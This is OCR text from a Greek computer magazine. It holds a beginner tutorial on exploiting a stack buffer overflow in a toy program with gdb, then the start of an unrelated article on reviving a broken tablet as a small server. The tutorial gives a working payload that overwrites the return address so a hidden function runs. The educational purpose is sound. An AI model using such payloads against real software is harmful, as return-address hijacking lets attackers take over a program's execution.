


Εικόνα 3.
*Παρατηρούμε ότι με μήκος αλφαριθμητικού 13 *δεν* παίρνουμε segmentation fault, κι αυτό παρά το γεγονός ότι το μέγεθος του buffer που ορίζεται στον κώδικα είναι 10 χαρακτήρες. Αν όμως πληκτρολογήσουμε ένα ελαφρώς μακρύτερο αλφαριθμητικό, τότε πράγματι προκαλούμε stack overflow!*

Βήμα 3. Θέλουμε να βρούμε τις διευθύνσεις από τις οποίες ξεκινούν οι συναρτήσεις main() και GetUserInput(), οπότε στο περιβάλλον του gdb πληκτρολογούμε, διαδοχικά:

```
(*) disas main
(*) disas GetUserInput
```


Αν όλα είναι καλά, θα δείτε μια εικόνα σαν την 4.



Εικόνα 4.
Μέσω του gdb φορτώνουμε το αρχείο StackOverflow.exe για να προβούμε στο disassembling των συναρτήσεων του κώδικα, με σκοπό να δούμε πού θα βάλουμε τα breakpoints ώστε να εξετάσουμε τη στοίβα πριν και μετά την gets().

Προσέξτε τις διευθύνσεις: Η main ξεκινάει απο τη 0x4011c2 και τελειώνει στη 0x4011d5, ενώ η GetUserInput ξεκινάει απο τη 0x4011a4 και τελειώνει στη 0x4011c1. Εδώ σημειώσουμε τα εξής: Από τη διεύθυνση 0x4011ca της main() πάμε στη διεύθυνση 0x4011a4 (εντολή call 0x4011a4 <GetUserInput>). Όταν τελειώσουμε με τη GetUserInput πού πάμε; Μα, συνεχίζουμε απο τη διεύθυνση 0x4011cf και μετά. Λογικό είναι, άλλωστε. Συνεχίζουμε με αυτό που έχει απομείνει να εκτελεστεί.

Βήμα 4. Είμαστε έτοιμοι να δούμε τα περιεχόμενα της στοίβας και να βρούμε αυτή την πολυπόθητη διεύθυνση επιστροφής.



Εικόνα 5.
Έχουμε βάλει το breakpoint στη διεύθυνση 0x4011b0, ακριβώς δηλαδή στην gets(). Ακόμα δεν έχουμε γεμίσει τη στοίβα με κάποιο τυχαίο αλφαριθμητικό κι επομένως η διεύθυνση επιστροφής (0x004011cf) δεν έχει καταστραφεί...

Προκειμένου να σχηματιστεί η δομή της στοίβας, ακόμη και σε κενή μορφή, θα πρέπει να εκτελεστεί το πρόγραμμα. Επειδή εμείς θέλουμε ν' αναγνωρίσουμε τη στοίβα πριν γεμίσει χαρακτήρες (από την είσοδο του χρήστη), ας βάλουμε ένα breakpoint στη διεύθυνση 0x4011b0, εκεί δηλαδή που η gets() περιμένει να πληκτρολογηθεί κάτι. Στον gdb, το breakpoint μπαίνει έτσι:

```
break * 0x4011b0
```

Όπως φαίνεται και στην εικόνα 5, δίνοντας στον debugger

```
run
```


αμέσως "σκάει" το breakpoint που βάλαμε. Ακριβώς εκείνη τη στιγμή πληκτρολογούμε

```
x/8xw $esp
```

και βλέπουμε τη δημιουργημένη, άδεια στοίβα. Αυτό που φαίνεται είναι ότι η στοίβα εμπεριέχει (hardcoded) τη διεύθυνση επιστροφής 0x4011cf. Όπως έχουμε ήδη πει, αφού γεμίσουμε τη στοίβα το λειτουργικό πρέπει να γνωρίζει σε ποιο σημείο του προγράμματος πρέπει να επιστρέψει ώστε να συνεχιστεί η φυσιολογική ροή της εκτέλεσης του προγράμματος. Παρεμπιπτόντως, από αυτή τη διεύθυνση (0x4011cf) και μετά μένουν μονάχα τρεις γραμμές για να τερματιστεί το πρόγραμμα. Υπενθυμίζουμε ότι είμαστε στο σημείο του breakpoint: Δεν έχουμε ακόμα πληκτρολογήσει κάτι για να καταχωρηθεί στη στοίβα.

Βήμα 5. Σ' αυτό το σημείο πατάμε το [S] και μετά το [Enter]. Τώρα μπορούμε να πληκτρολογήσουμε οτιδήποτε, ώστε να καταχωρηθεί στη στοίβα. Εμείς δώσαμε το ακόλουθο string, μήκους 18 χαρακτήρων:

```
AAAAAAAAAABBBBCCCC
```



Εικόνα 6.
Μετά το πρώτο breakpoint, η στοίβα ήταν άδεια. Στη συνέχεια η ροή εκτέλεσης του προγράμματος συνεχίστηκε και μας επετράπη να πληκτρολογήσουμε ένα οποιοδήποτε αλφαριθμητικό. Εμείς δώσαμε το "AAAAAAAAAABBBBCCCC" (χωρίς τα εισαγωγικά), με αποτέλεσμα η διεύθυνση επιστροφής να γίνει 0x43434343. Αυτοί είναι οι τέσσερις τελευταίοι χαρακτήρες απο το string που δώσαμε. Πλέον, ο debugger δεν είναι σε θέση να γνωρίζει σε ποιο σημείο του προγράμματος πρέπει να επιστρέψει, μιας και δεν υπάρχει πουθενά η διεύθυνση 0x43434343.

Στη συνέχεια πληκτρολογήσαμε την εντολή

```
x/20xw $esp
```

ώστε να δούμε πώς έχει διαμορφωθεί η στοίβα. Διαπιστώσαμε ότι η αρχική διεύθυνση επιστροφής (0x4011cf) δεν υπάρχει και στη θέση της είναι η διεύθυνση

```
0x43434343
```

Παρατηρήστε ότι το 43 43 43 43 είναι η δεκαεξαδική αναπαράσταση των χαρακτήρων CCCC.

Τι συμβαίνει εδώ; Οι 4 στο πλήθος τελευταίοι χαρακτήρες επικάλυψαν τη διεύθυνση επιστροφής και τώρα το λειτουργικό θα νομίζει ότι πρέπει να επιστρέψει σ' αυτή τη διεύθυνση. Η ζημιά έγινε και την επιβεβαιώνει ο Instruction Pointer (IP), ο οποίος ως επόμενη διεύθυνση δείχνει τη 0x43434343. Προκειμένου να δούμε το περιεχόμενο του IP μπορούμε να πληκτρολογήσουμε

```
print /x $eip
```

Δίνοντας ξανά [S] και [Enter] παίρνουμε ένα μήνυμα που μας ενημερώνει ότι το πρόγραμμα δεν μπορεί να προσπελάσει τη διεύθυνση 0x43434343 για να συνεχίσει.

Έχει φτάσει η μεγάλη στιγμή. Θα αλλάξουμε τη διεύθυνση 0x43434343 με αυτή από την οποία ξεκινά η συνάρτηση Function1(). Πώς θα την αλλάξουμε; Μα, έμμεσα, φυσικά. Για την ακρίβεια, θα τη βάλουμε στη θέση των 4 τελευταίων χαρακτήρων και μάλιστα τη στιγμή που θα πληκτρολογούμε το string εισόδου.

Δίνοντας λοιπόν ένα ειδικά διαμορφωμένο string πετυχαίνουμε την εκτέλεση της συνάρτησης Function1(), η οποία υπό φυσιολογικές συνθήκες —δηλαδή με βάση τη διάρθρωση και τη λογική του απλού μας προγράμματος— δεν θα εκτελούταν ποτέ. Γενικά, αυτό που κάνουμε αποτελεί εκμετάλλευση ενός κενού ασφαλείας που οφείλεται στην επιπόλαιη χρήση μιας επισφαλούς συνάρτησης. Το παράδειγμά μας βέβαια είναι εξαιρετικά —για να μην πούμε εκνευριστικά— απλό, ωστόσο αυτή είναι η αρχή του exploitation: Να βρίσκεις τρόπους για να χρησιμοποιείς (εκμεταλλεύεσαι) λάθη που έχουν κάνει οι προγραμματιστές ή οι δημιουργοί γενικότερα.

Για να πετύχουμε λοιπόν την έμμεση εκτέλεση της Function1(), θα χρειαστούμε πρώτα απ' όλα τη διεύθυνση με το EntryPoint της.


Πληκτρολογούμε στα γρήγορα την εντολή

```
disas Function1
```


κι έχουμε το ακόλουθο αποτέλεσμα, όπως φαίνεται και στην εικόνα 7.

Το EntryPoint της Function1() είναι η διεύθυνση 0x401190. Ας βγούμε τώρα απο τον gdb πληκτρολογώντας την εντολή exit κι απαντώντας καταφατικά στην ερώτηση για το αν θέλουμε να τερματίσουμε το ενεργό process. Έφθασε η μεγάλη στιγμή για το μικρό μας exploitation. Στο Command Prompt των Windows, πληκτρολογήστε:

```
printf "AAAAAAAAAABBBB\x90\x11\x40\x00" | ./StackOverflow.exe
```



Εικόνα 7.
Στα γρήγορα κάνουμε κι ένα disassembling της μυστικής Function1(), με σκοπό να βρούμε τη διεύθυνση του EntryPoint της. Αντί για τους χαρακτήρες CCCC, που όπως είδαμε γεμίζουν τη διεύθυνση επιστροφής, θέλουμε να δώσουμε το EntryPoint της Function1() ώστε να εκτελεστεί ακόμη κι αν αυτό δεν προβλέπεται από τη δομή του προγράμματος.



Εικόνα 8.
Το μικρό μας exploitation πέτυχε! Η μυστική συνάρτηση Function1() εκτελέστηκε επιτυχώς, δίνοντας στο τέλος του αλφαριθμητικού το string \x90\x11\x40\x00. Αν το διαβάσουμε ανάποδα βλέπουμε ότι πρόκειται για τη διεύθυνση 0x401190, η οποία είναι το EntryPoint της Function1().

Ως δια μαγείας, εκτελέστηκε και η Function1()! Εντάξει, μετά από όσα συζητήσαμε και δείξαμε, σίγουρα δεν μπορούμε να μιλάμε για μαγεία. Πάντα όμως μας προκαλεί μια κάποια έκπληξη το πώς είναι δυνατόν να εκμεταλλεύονται κάποιοι τα προγραμματιστικά (κι όχι μόνο) λάθη των άλλων ανθρώπων, προκειμένου να πετύχουν τους σκοπούς τους. Για παράδειγμα, σε ένα πιο ρεαλιστικό σενάριο κάποιος επιτιθέμενος θα μπορούσε να ανακατευθύνει τη ροή εκτέλεσης του προγράμματος σε άλλα, σκοτεινά μονοπάτια. Ξέρετε κάτι; Δεν ξέρουμε γιατί, αλλά αυτή τη στιγμή ο όρος "shellcode" ήλθε στο προσκήνιο της σκέψης μας... Νομίζουμε ότι σύντομα θα έχουμε να πούμε αρκετά γι' αυτόν. Ώπα, ψέμματα: Δεν το νομίζουμε — σίγουρα θα πούμε αρκετά για shellcodes ;)

Skill: Beginner
Tags: Android, MyPhoneExplorer, VNC, lighthttpd, BitTorent Sync

by multiPetros



Scrap tablet revival

Πόσες και πόσες φορές ο νόμος της βαρύτητας δεν έχει καταφέρει να καταστρέψει τη διάθεσή μας προσωρινά — και για πάντα μια από τις συσκευές μας; Ή τουλάχιστον αυτό νομίζουμε αρχικά. Διότι η πεισματώδης ενασχόληση με μια συσκευή που δείχνει αχρηστευμένη μπορεί, αν όχι να την επιδιορθώσει, να της προσδώσει μια νέα ζωή!


Τα tablet αποτελούν τα δημοφιλέστερα gadgets της εποχής μας, για χάρη των οποίων διακόπηκε και η παραγωγή των netbooks. Η μεγάλη αποδοχή των tablets επιτεύχθηκε από τις πάμπολλες και ιδιαίτερα οικονομικές "κινέζικες" προτάσεις. Αυτές οι συσκευές δεν προσέφεραν την εμπειρία χρήσης των ακριβότερων και ποιοτικότερων μοντέλων, αλλά επέτρεψαν στην πλειονότητα του κοινού να γευτεί τις δυνατότητες του Android, με ελάχιστο κόστος. Τα tablet, όμως, όπως κι όλες οι φορητές συσκευές, είναι επιρρεπή στα ατυχήματα που μπορεί να συμβούν κατά τη μεταφορά τους. Μιλάμε για τις πτώσεις ή και τα άγαρμπα χτυπήματα, τα αποτελέσματα των οποίων κυμαίνονται από ένα απλό σημάδι μέχρι και την αχρήστευση της συσκευής. Σχεδόν ;) Όπως καταλαβαίνετε, αυτή η λέξη δεν γράφτηκε τυχαία. Σ' αυτό το άρθρο θα αποδείξουμε ότι με λίγη φαντασία και μεράκι μπορούμε να ζωντανέψουμε ένα χτυπημένο tablet που *μοιάζει* άχρηστο, και να του δώσουμε νέα ζωή!

Πρόσφατα έπεσε στα χέρια μας ένα noname tablet, ο κάτοχος του οποίου το προόριζε για τον κάλαθο των αχρήστων. Το άτυχο tablet, βλέπετε, είχε υποστεί μια μοιραία πτώση που κατέστρεψε την οθόνη ολοσχερώς. Το κόστος για την αντικατάσταση της οθόνης σε σύγκριση με το κόστος για την απόκτηση του tablet ήταν αρκετά μεγαλύτερο(!), οπότε η επιδιόρθωση ήταν ασύμφορη. Έτσι, όταν ο απογοητευμένος κάτοχος της συσκευής αποφάσισε να μας το παραχωρήσει, αρχίσαμε να επεξεργαζόμαστε εναλλακτικά σχέδια για την αξιοποίησή του. Μια πρώτη σκέψη ήταν η σύνδεση του tablet με την τηλεόραση του σαλονιού, μέσω της ενσωματωμένης θύρας micro-HDMI. Αυτό που είχαμε σκεφτεί ήταν να το χρησιμοποιήσουμε ως Android TV Box. Ωστόσο η θύρα HDMI αρνούνταν πεισματικά να εξάγει σήμα προς την τηλεόραση. Κατά πάσα πιθανότητα, ο αρχικός του κάτοχος είχε απενεργοποιήσει τη σχετική ρύθμιση και χωρίς την οθόνη ήταν δύσκολο να κάνουμε κάτι γι' αυτό. Έτσι αποφασίσαμε να αλλάξουμε πορεία δράσης.

Ο βασιλιάς είναι γυμνός

Μία από τις επόμενες σκέψεις που κάναμε ήταν η μετατροπή του tablet σ' έναν server μικρής ισχύος και συνάμα χαμηλής κατανάλωσης. Κάτι σαν το Raspberry Pi, δηλαδή. Αυτό που μας προβλημάτιζε, όμως, ήταν το θέμα της υπερθέρμανσης της μπαταρίας. Ένα σύστημα σαν αυτό που είχαμε φανταστεί έπρεπε να είναι σε θέση να λειτουργεί αδιάκοπα και να μη χρειάζεται επανεκκίνηση κάθε λίγο. Κάπως έτσι αποφασίσαμε να αφαιρέσουμε το "καβούκι" της συσκευής, ώστε να καταφέρουμε ν' απαλλαγούμε από τα κατεστραμμένα και άχρηστα πλέον εξαρτήματα (digitizer και οθόνη). Ξεβιδώνοντας τις μικροσκοπικές βίδες στην πίσω πλευρά του tablet, το άνοιγμα της συσκευής κατέστη ιδιαίτερα εύκολο. Έτσι μπορέσαμε να αποσυνδέσουμε την οθόνη του αμέσως. Ο αρχικός προβληματισμός, όμως, εξαιτίας του οποίου ανοίξαμε τη συσκευή, είχε να κάνει με τη μπαταρία. Θα μπορούσε άραγε να λειτουργήσει το tablet με εξωτερική τροφοδοσία από κάποια άλλη πηγή και χωρίς τη μπαταρία; Αυτή η απορία μάς ώθησε να συνδέσουμε εκ νέου την οθόνη. Φυσικά δεν αποφασίσαμε να παραιτηθούμε των προσπαθειών μας, αλλά θελήσαμε να κάνουμε μερικές δοκιμές. Σκεφτήκαμε ότι αν και η οθόνη είχε καταστραφεί, το backlight θα αποτελούσε μια καλή ένδειξη για το αν η συσκευή λειτουργεί ή όχι.

Η πρώτη απόπειρα μετά την αποσύνδεση της μπαταρίας ήταν αποτυχημένη και επιβεβαίωνε όσα είχαμε διαβάσει από 'δώ κι από 'κεί στο Διαδίκτυο. Σ' αυτή την προσπάθεια είχαμε αξιοποιήσει το βύσμα φόρτισης που διέθετε η συσκευή και το οποίο έμοιαζε με εκείνο των κινητών της Nokia. Λίγο πριν απογοητευτούμε πλήρως και επανασυνδέσουμε τη μπαταρία, σκεφτήκαμε κάτι ακόμα: Η συσκευή διέθετε και μια




Η συσκευή μας, απογυμνωμένη απ' όλα τα περιττά υποσυστήματα, μοιάζει με το νεκρό απομεινάρι ενός τεχνολογικού θαύματος. Μη σας ξεγελά η όψη της όμως! Με λίγο μεράκι κι επιμονή θα της δώσουμε νέα πνοή ζωής...

υποδοχή mini-USB για τη σύνδεση με υπολογιστή. Ως γνωστόν, οι θύρες USB δεν μεταφέρουν μόνο δεδομένα αλλά και ρεύμα! Έτσι, βρήκαμε ένα τροφοδοτικό στα 5V με καλώδιο USB, προσαρτήσαμε ένα μετατροπέα σε mini-USB και πραγματοποιήσαμε τη σύνδεση. Με μεγάλη μας χαρά διαπιστώσαμε ότι το tablet άρχισε να λειτουργεί. Ομολογουμένως αισθανθήκαμε αρκετά τυχεροί, αλλά η αγωνία μας δεν υποχώρησε. Για τη συνέχεια των πειραματισμών απαιτούνταν η σύνδεση του tablet με τον υπολογιστή, μέσω της θύρας USB. Θα μπορούσε άραγε το ρεύμα της σχετικής θύρας του υπολογιστή να τροφοδοτήσει το tablet; Χωρίς να χάσουμε καιρό πραγματοποιήσαμε μια δοκιμή και τα αποτελέσματα μας ενθουσίασαν. Το μικρό και σχεδόν κατεστραμμένο tablet μπορούσε να λειτουργήσει άψογα με το ρεύμα της θύρας USB, σε κάθε περίπτωση.

Μετά από αυτές τις δοκιμές, η οθόνη, το κύκλωμα ελέγχου της αφής (digitizer) και η μπαταρία ήταν πλέον άχρηστα κι απομακρύνθηκαν. Το ίδιο συνέβη και με το καβούκι του tablet. Ουσιαστικά, αυτό που απέμεινε ήταν η πλακέτα της συσκευής, με τις κάμερες και την κεραία του WiFi.

